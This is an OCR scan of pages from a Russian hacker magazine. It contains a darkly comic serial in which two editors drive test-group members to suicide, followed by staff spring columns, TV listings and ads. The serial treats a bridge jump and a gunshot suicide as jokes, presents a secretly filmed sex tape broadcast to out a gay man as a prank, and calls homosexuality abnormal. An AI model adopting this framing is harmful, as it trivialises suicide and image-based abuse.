Мальчик с растрепанной шевелюрой, в очках с пудовым линзами и строгом костюме с вывалившейся белой рубашкой тоскливо брел по набережной. В своих руках он сжимал букет мятых цветов, а лицо отражало глубокий шок. Мальчика звали Саша, но для друзей он был Садовник. «Садовник, сбегай за пивом!» - просили товарищи. И уже через пять минут Саша появлялся с торбой, полной бутылок. Саша знал, что товарищи им пользуются, но



поделать с собой ничего не мог. Он был слишком застенчив, чтобы отказать. Саша любил поразмышлять о мире, о несправедливости кругом. Но сейчас он думал не об этом. Все его мысли занимала ОНА. ОНА появилась так внезапно, что Саша не успел даже растеряться, а потом понял - именно ЕЕ он искал всю свою сознательную жизнь. В мозгу Саши Садовника прокручивались стремительные события последних трех дней.
Он шел по Невскому, как всегда, пребывая в задумчивости, как вдруг его окликнул приятный женский голос: «Извините, пожалуйста, вы не поможете застегнуть мне кофточку?». Саша не сразу сообразил, что обращаются к нему. Девушка, которая стояла рядом, была потрясающе мила. «Фемина!» - подумал Саша и с ужасом почувствовал, как краснеет. Ему было очень неловко. «Я... не...» - попытался возразить он, но девушка уже повернулась к нему спиной и подставила расстегнувшуюся застежку. Трясущимися руками Садовник попытался выполнить просьбу, но от волнения не мог никак попасть куда надо. «Вы глубже суйте» - подсказала девушка, но от этого комментария Саше сделалось еще больше не по себе. Наконец он справился, и девушка просияв защебетала: «Спасибо большое. Даже не знаю, как вас благодарить. Вы меня так выручили. Это просто мой долг - пригласить вас на чашечку чая в уютную кафешку!». Садовнику уже доводилось пить чай в кафе с женщиной, причем два раза! Но то были мама и сестра, а тут... Видя, что Саша вот-вот готов будет сбежать, девушка взяла его за руку и повела в ближайший кафетерий.
Все вокруг было как в тумане. Только милое лицо девушки Ани, с которой он познакомился несколько минут назад, сияло из облачной пелены. Саша почти ничего не говорил. Он и не знал, что сказать. Рассказать ей про его домашний сайт? Не оценит. Про то, что он вчера порвал отца контры Петьку? Нет, не то. Про то, что он состоит в тест-группе самого популярного компьютерного журнала? Хорошо, но как бы перевести тему в это русло? Тем временем Аня рассказывала о себе, и ее улыбка растопила сердце Садовника. «Вы женаты?» - как бы невзначай спросила девушка. Этот вопрос был задан не просто так, и Саша знал это. Практически во всех книгах после этой фразы между героями начинался бурный роман. «Нет!» - заверил ее Садовник. «Отлично!» - все говорило о том, что девушка рада это слышать. «Я ведь, Сашенька, так одинока, так одинока. Замуж мне пора...». И тут Саша с удивлением услышал свой голос: «Аня, выходите за меня!». Он тут же покраснел, не веря, что мог решиться на такое. Но Аня сказала: «Да».
Они решили пожениться через два дня. Родители Саши, конечно, были в полном шоке. Но когда они познакомятся с Аней, они обязательно поймут, что она замечательная девушка и лучше ее нет на всем белом свете.
В день свадьбы Саша особенно нервничал. В конце концов, его жизнь должна была полностью измениться. И теперь ее разделит девушка... Первая девушка в его жизни. Мама завязывала ему галстук, а отец давал наставления, как вести себя в первую брачную ночь. «Да знаю я, пап», - отвечал Садовник и тут же краснел. Он не умел врать.
Так как в семье Садовников не было лишних денег, Саша отправился за невестой на трамвае. Люди с любопытством поглядывали на смешного человечка в нарядном костюме с букетом тюльпанов в руке.
Она оставила адрес... Они договорились, что Саша зайдет и они вместе отправятся в ЗАГС. Он поднялся на нужный этаж и уже собирался позвонить, но заметил, что дверь открыта. Решив сделать любимой сюрприз, Садовник потянул дверь и на цыпочках вошел в коридор. Из спальни доносились подозрительные звуки. «А вот и...» - радостно воскликнул он, распахивая дверь спальни, но буква «я» застряла в его горле. Аня, его Аня лежала совсем голая на постели, а сверху на ней разместился огромный волосатый мужик.
«Ой, Сашенька, я все объясню!» - крикнула Аня, но Саша уже бежал по ступенькам вниз, хлестая тюльпанами по перилам.
На набережной дул сильный ветер, но Садовник упорно шел вперед. Его губы были плотно сжаты, а руки не отпускали тюльпаны, выдавливая из них последние соки. «Ненавижу! Ненавижу!» - повторял он, и перед глазами снова и снова всплывала ужасная картина. Он ее так любил, он мог сделать ее самой счастливой женщиной на свете. И она предала его. Саша не представлял своей жизни без Ани, слишком глубоко она осела в его сердце. Поэ-





тому, когда он поднялся на мост и посмотрел вниз, сомнений у него уже не оставалось. Кое-как взобравшись на парапет, он расстегнул костюм, потом рубашку, взмахнул руками и с криком «Банзаааай!» щучкой прыгнул вниз. Лед проломился под тяжестью туши, и холодные воды Невы приняли еще теплое тело.

***

- Один готов! - поставил галочку в блокноте mindw0rk.
- Туда ему и дорога, - поддержал b00b1ik. - Наливай. Помянем человека. Все-таки был в тест-группе.
Майнд плеснул в обе стопки, и два редактора молча выпили.

КАЗНЬ ВТОРАЯ. SHADOS

Шадоз застегнул ширинку и посмотрел на голого мужчину, распластавшегося на грязном матраце. Все вокруг вызывало отвращение. Этот тесный и дешевый гостиничный номер, этот волосатый мужик, которого он подцепил в баре, эта жизнь, в которой ему приходилось скрывать свою настоящую сущность. Шадоз заметил в себе ненормальность еще в школе. В то время как одноклассники засматривались на девочек, Шадоз ощущал непонятную тягу к мальчикам. У него было много друзей, которые даже не подозревали, с какого ракурса он на них смотрит. И не понимали, почему, когда он здоровается за руку, задерживает ее в своих ладонях дольше положенного. Не знали о его проблеме и родители, которые считали сына образцом для подражания. Когда Шадоз вырос и получил должность в солидной конторе, проблем стало еще больше. Его шеф Борис Анатольевич был отъявленным гомофобом и часто травил гадкие анекдоты о представителях сексуальных меньшинств, называя их ужасными словами. Больше всего в этот момент Шадозу хотелось кинуться на него, сорвать всю одежду и наказать, наказать, наказать. Но позволить себе он этого не мог.
Шадоз, как и все вокруг, мечтал о любви. Найти симпатичного, мускулистого парня... Он четко представлял его в своих фантазиях. И однажды даже увидел своими глазами: парень сидел на лавочке с какой-то девахой и прижимал ее к себе, что-то рассказывая на ушко. Шадоз многое бы отдал, чтобы быть на месте той девахи. Но все, что ему перепадало, - это прокуренные, престарелые клиенты в «специальных» барах, с которыми отношения были на одну ночь, да и то за деньги.
Все изменилось в один день.
Шадоз зашел в китайский ресторанчик, где частенько бывал. И сразу же увидел одиноко сидящего парня в дальнем углу. Он просто потягивал сок и читал журнал. Но какие у него были глаза, какие плечи! Шадоз тут же испытал возбуждение. Не подавая виду, он заказал несколько блюд и уселся за соседним столиком, украдкой поглядывая на парня. На какое-то мгновение парень оторвался от журнала, и они встретились глазами. Парень улыбнулся ему, Шадоз ответил улыбкой. И тут парень встал и подошел к нему за столик.
- Здравствуйте, я Олег. Вы не против, если я рядом сяду? Мне нужно с кем-нибудь поговорить.
Шадоз не верил в свою удачу.
- Конечно!
Они разговаривали долго. Шадоз влюбился в Олега как мальчишка и просто пожирал его глазами. Конечно, это не могло остаться незамеченным.
- А что, если нам перебраться в более уютное место? - наконец предложил Шадоз.
- Заманчивое предложение! - улыбнулся Олег.
И, сев в машину Шада, они поехали к нему домой.
Там события развивались быстро и бурно. Олег оказался отличным любовником и интересным собеседником. Шад наслаждался каждой минутой, проведенной с ним. Они ходили вместе в аквапарк, на каток, в клубы. Они вели себя как обычные друзья - Шадоз не мог допустить, чтобы кто-то узнал о его маленьком секрете. А по ночам...
Идиллия продолжалась ровно три дня. На четвертый Олег просто исчез. Шадоз не знал его телефонного номера, адреса и даже фамилии. Он только теперь понял, что ничего не знал о нем, и метался по квартире как загнанный бык. «Куда он пропал? Почему ничего не сказал?» - Шад не находил себе места и даже собирался позвонить в милицию, объявить в розыск. Но вовремя сообразил, что начнутся ненужные вопросы.
К концу пятого дня, когда Шадоз уже отчаялся окончательно, в его доме раздался телефонный звонок.
- Шадоз?
Это был его псевдоним, которым он подписывался в инете и под которым его знали в тест-группе журнала «Хакер». Мало кто о нем знал, все привыкли называть его Сергей Владимирович.
- Да. Кто это? - удивленно спросил Шадоз.
- Неважно. Сегодня в 18:00 по пятому каналу будет передача, которую тебе обязательно стоит посмотреть. Это в твоих интересах.
Разговор прервался.
Ровно в 18:00 Шадоз включил телевизор и настроил его на пятый канал. Шла какая-то глупая передача, но внезапно странные помехи появились на экране, затем изображение снова стало четким. На экране возникла его собственная квартира, спальня. И в нее вошли двое мужчин - в одном из них Шад узнал себя, во втором - Олега. Шадоз знал, что последует за этим, он помнил ту ночь во всех подробностях. Это была самая бурная ночь в его жизни. Сообразив, что, возможно, он не один сейчас смотрит эту передачу, Шадоз покрылся холодным потом.
- Что, черт побери, происходит? - только и мог произнести он. В ответ зазвонил телефон.
- ДА??? - зло выкрикнул в трубку Шадоз.
- Это Борис Анатольевич. Ты уволен, скотина.
В трубке раздались короткие гудки. Шеф жил в доме напротив, и Шадоз вспомнил, что он всегда смотрит вечером телевизор.
Мир поплыл перед глазами. Из оцепенения его вывел еще один звонок.
- Кто это? - спросил Шадоз.
- Сергей, это правда? Ответь мне, это правда? Звонила мать. Что он мог ей ответить? Шадоз молча положил трубку и уставился в стену. Телефон позвонил еще раз, потом еще, но Шадоз уже не подходил. Он медленно открыл тумбочку, достал из нее пистолет и коробку патронов. Зарядив оружие, он приставил его к виску и, закрыв глаза, нажал на курок.

***

mindw0rk аккуратно вывел галочку в блокноте и прокомментировал:
- Второй готов.
- Подумать только, и такие люди работают у нас в тест-группе! - задумчиво молвил Бублик.
- Да уж. Конечно, ради этого дела и мне пришлось отработать по-черному, но, думаю, никто не догадается. Внешность у меня неприметная. Тем более, все знают, что я пикапер и натурал. Пропалить не должны.
- Сто пудов не должны, тем более для дела ничего не жалко. Да и Синтез всегда говорил, что мы должны быть ближе к читателю. Кстати, ты уже подумал, как мы поступим со следующим кандидатом?
- Следующему особенно не повезло. Слушай сюда...

Продолжение следует.







охотники за модой / гид по стилю

новое шоу по субботам в 21:00

звезда танцпола

новое реалити-шоу по будням в 21:00

элементарный секс


новое шоу по будням в 23:00

Forb

С приходом весны во мне просыпается некая муза, которая почему-то предательски дрыхнет всю зиму. Именно весной в мою голову приходят великолепные темы для статей в журнал «Хакер», а также идеи по обустройству своего рабочего сервака. Впрочем, придумать - это только полдела, поэтому воплощать все сгенерированные идеи приходится все три весенних месяца :).

Что касается личной жизни, то весной меня тянет на романтику. С удовольствием шляюсь по разным театрам, дарю цветы своей возлюбленной и пишу красивые стихи :). От этого всего в большей мере страдает учеба - на мартовских лекциях я обычно сплю. Либо вообще не посещаю их. Разумеется, это сказывается в сессионный период, но это уже совсем другая история...


MindwOrk




Весна. Пора очей очарованья. У нашего соседа Самуила Макарчука, отвоевавшего две войны, она проявляется в попытках завязать третью мировую с жильцами нашего дома. У моего хомячка по кличке Топор к весне обостряется нюх, и он, падла, целыми днями нюхает, нюхает, нюхает. У меня же с приходом весны чудесным образом преображаются сны. Если зимой мне снятся зеленые снеговики и двухголовые снегурочки, то весной я летаю. Я парю над землями и океанами, над людьми и животными. Я машу руками в такт ветру и счастливо смеюсь, ощущая себя утконосом. Я взмываю к самому космосу, пролетаю мимо планет и звезд, огибаю Вселенную и возвращаюсь назад, уставший и довольный. А потом я просыпаюсь и иду чистить зубы, потому что мне дантист сказал, если я не буду чистить зубы, он мне весь рот сверлом высверлит. С первыми ландышами, дорогие читатели!



Step



Свершилось! Порядком надоевшая зима со всеми ее невероятными катаклизмами наконец-то ушла в историю. А значит, пора выбираться из своей уютной берлоги и начинать действовать. Проблема в том, что я не знаю как. С одной стороны, я никак не могу упустить из внимания проходящую мимо красотку, смело надевшую короткую юбку, тем самым уверенно послав прохладную погоду нафиг. Здравый рассудок просто не даст пройти мимо и забить на возможность знакомства. Позже за свой проступок я наверняка получу по башке от постоянной подружки, зато новый контакт в телефоне будет греть мне душу. С другой стороны, весной почему-то просыпается креативная часть моего мозга. Я вдруг начинаю в диких количествах генерить новые идеи: темы для статей, интересные проекты, замуты в бизнесе и т.п. За что именно браться - опять же, вопрос. Такое вот странное противоречие.



X-CREW

Вот и наступила весна! Весна – это не только время года, но и состояние души каждого человека! Давай узнаем, что приходит к нашим редакторам во время весны, и восхитимся их чувствительности и романтическому настрою!

www.livejournal.com/~x-crew

mamaKarlo



У меня есть немного общего с медведями и ежами. Как и они, я просыпаюсь каждую весну и понимаю, что так дальше жить нельзя. В первую очередь я начинаю искать работу. И дело тут даже не в деньгах. Я начинаю испытывать острую потребность приносить пользу и узнавать новое. Серьезно.

Устроившись на работу, я забиваю на вещи первой необходимости, которые намеревалась купить с первой зарплаты. И спускаю все лаве на движуху, которой так не хватало всю зиму.

Правда, с наступлением лета мой энтузиазм, как правило, резко угасал, и я увольнялась. Думаю, ежи и медведи в этот период тоже успевают наесться и набегаться после зимней спячки и просто валяются кверху пузом на солнышке. Этой весной дело обстоит иначе. Под лозунгом «Так дальше жить нельзя!» я опять опрометчиво кинулась все изменять. Но уже в других областях своей жизни. А приносить пользу и узнавать новое продолжаю все на той же работе. И я очень рада, что в моей жизни появилась стабильность. Правда, дальше работы она пока не распространяется. Но для меня это как раз то, что нужно. Всегда должно оставаться пространство для шага вперед. Медведи и ежи со мной согласятся.




Монитор SM-193P
Цветной принтер
CLP-500
Ноутбук X20
ИТ–решения Samsung для бизнеса
Не секрет, что многие преуспевающие компании выбрали технику Samsung для построения внутренней информационной структуры. Продукты Samsung помогают добиваться успеха в бизнесе как глобальным корпорациям, так и небольшим фирмам. Революционные технологии, используемые в наших ноутбуках, печатных устройствах и мониторах, позволяют Samsung по праву называться ведущей ИТ–компанией.
Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1.
Информационный центр: 8–800–200–0–400. www.samsung.ru. Товар сертифицирован.
SAMSUNG


ХАКЕР
ЖЕЛАЕТ ВАМ ПРИЯТНОГО ЗАЛЕТА



ХАКЕР


VER 03.05 (75)
ХАКЕР
Удар по вебу
Жук для опытов
ЖивоЖурнальная атака
Программа-невидимкаопытов